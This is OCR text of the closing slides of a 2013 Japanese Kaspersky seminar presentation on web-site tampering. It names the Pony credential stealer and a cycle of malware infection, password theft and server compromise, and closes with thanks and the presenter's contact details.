
C2サーバ


マルウェア


ダウンローダとしても機能する

認証情報を盗まれる対象

（参考）Pony builder + Control Panel






負のループ
マルウェア感染
パスワード窃盗
サーバ改ざん
ープを断ち切ることにご協力くださ

ありがとうございました

株式会社カスペルスキー
前田 典彦
maeda@kaspersky.co.jp

2013年8月22日 「止まらない！ウェブ改ざんの実態と対策」セミナー

KASPERSKY lab

ISOG-J